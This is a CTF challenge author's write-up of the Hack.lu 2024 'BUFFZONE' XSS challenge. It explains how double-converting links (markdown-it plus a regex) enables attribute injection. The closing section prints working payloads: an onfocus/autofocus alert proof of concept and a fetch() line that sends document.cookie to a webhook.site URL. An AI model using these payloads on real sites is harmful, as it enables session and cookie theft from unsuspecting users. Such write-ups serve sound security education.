BUFFZONE - Hack.lu 2024
Challenge Details
Name: BUFFZONE
Source Files: buffzone.tar.gz
Introduction
After having occasionally visited during my studies @ RUB, I finally joined FluxFingers, the university CTF club, in July 2024. FluxFingers organize the yearly Hack.lu CTF, so I wrote my first ever CTF challenge for Hack.lu CTF 2024: BUFFZONE
Since I did not have that much experience, and the CTF was in a few months, I decided on a relatively simple baby-XSS challenge, vaguely based on a vulnerability I encountered at work.
As the theme of this years Hack.lu “GYM”, I decided on a rather poor parody of “alpha male” life coaches.
Visiting buffzone.pro
When you open buffzone.pro, you are greeted with a beautiful input prompt.

If you write something, and ENTER THE BUFFZONE, your input is shown. You can also send it to the admins, so that it’s featured on the @LambdaMindset account.

Looking Deeper
Looking into app.js, we can see that the administrator visits our message with a non-HttpOnly cookie containing the flag.
async function adminVisits(message){
    const browser  = await puppeteer.launch({
        [...]
    });
    const page = await browser.newPage();
    let url =`http://${BASEDOMAIN}/buffzone?message=${encodeURIComponent(message)}`;
    try {
        await page.setCookie({
            name: 'flag',
            value: FLAG,
            domain: BASEDOMAIN,
            path: '/',
            httpOnly: false,
            secure: false
        });

        await page.goto(url, { waitUntil: 'networkidle2' });
        console.log(`Successfully visited: ${url}`);
    } catch (error) {
        console.error(`Error visiting ${url}:`, error);
    }
    await browser.close();
}


app.get("/lambdaQuote", limiter, (req, res) => {
    let message = req.query.message;
    if (message) {
        console.log(`Bot visiting ${message}, from ip ${req.ip}`);
        try {
            adminVisits(message)
        } catch (error) {
            console.log(error)
            return res.status(500).send("An error occurred")
        }
        return res.status(200).send("Message sent to admin for review!")
    }
    else {
        return res.status(400).send("No message provided")
    }
});
This means that the flag can be obtained by finding an XSS vulnerability in the application.
Let’s see how our input is parsed.
const express = require('express')
const markdownit = require('markdown-it');
const puppeteer = require('puppeteer');
const rateLimit = require("express-rate-limit");

const BASEDOMAIN = process.env.BASEDOMAIN;
const FLAG = process.env.FLAG;

const md = markdownit()
[...]
function replaceUrls(text) {
    let regex = /(https:\/\/.*?)\s/gi;
    let replacedText = text.replace(regex, '<a href="$1">$1</a>');
    return replacedText;
}
[...]
app.get("/buffzone", (req, res) => {
    let message = req.query.message;
    if (message) {
        res.render("buffzone", { message: replaceUrls(md.render("**" + message + "**")) })
    }
    else {
        res.redirect("/")
    }
});
[...]
The application uses markdownit to render the message with Markdown, adding ** to make it bold. markdown-it already does some basic sanitization, e.g. replacing <> with ><, and forbidding javascript:-URLs 1
Double Converting === Bad
In addtion to rendering the application with markdown, the app also converts any URL starting with https:// to a link in replaceUrls().
If our message includes a markdown link, it therefore converted twice. We send the following message:
**[a](https://attacker.evil)**
This gets converted by markdown-it to:
<strong>
<a href="https://attacker.evil">a</a>
</strong>
replaceUrls then turns the link inside the <a> tag into another <a> tag, leading to :
<strong><a href="<a href="https://attacker.evil">a</a></strong>
Finally, Chrome tries to interpret this broken HTML, and turns it into this:
<strong>
<a href="<a href=" https:="" attacker.evil"="">a</a>
</strong>
This shows that it’s possible to in inject attributes into the <a> tag.
How do we turn this into XSS?
To turn this attribute injection into a simple XSS-PoC, we can create an <a> tag with an onfocus event handler and autofocus like this:
<a href ="/" onfocus="alert()" autofocus>
Trying different URLs, we can find that the path can be used to inject additional attributes. Furthermore, we can control the attribute value of the last attribute by adding a = to the URL.
The following message leads to reflected XSS, executing alert():
[a](https://attacker.evil/autofocus/onfocus=alert();//)
In Chrome, this is turnt into:
<a href="<a href=" https:="" attacker.evil="" autofocus="" onfocus="alert();//"">a</a>
Cookie Exfiltration
Having our basic XSS PoC, we now only need to extract the non-HttpOnly admin cookie to obtain the flag. We do this by fetching our attacker-controlled server (e.g. https://webhook.site ) with the cookies as an URL parameter.
[a](https://attacker.evil/autofocus/onfocus=fetch('https://webhook.site/09418def-2ca3-4197-a5be-a1152b25f7d6?x='+document.cookie);//)
The message is rendered by Chrome as
<a href="<a href=" https:="" attacker.evil="" autofocus="" onfocus="fetch('https://webhook.site/09418def-2ca3-4197-a5be-a1152b25f7d6?x='+document.cookie);//"">a</a>
After submitting the message to the admin bot, the XSS triggers a request to the attacker server, including the flag flag{y0u_4r3_buff_en0ugh}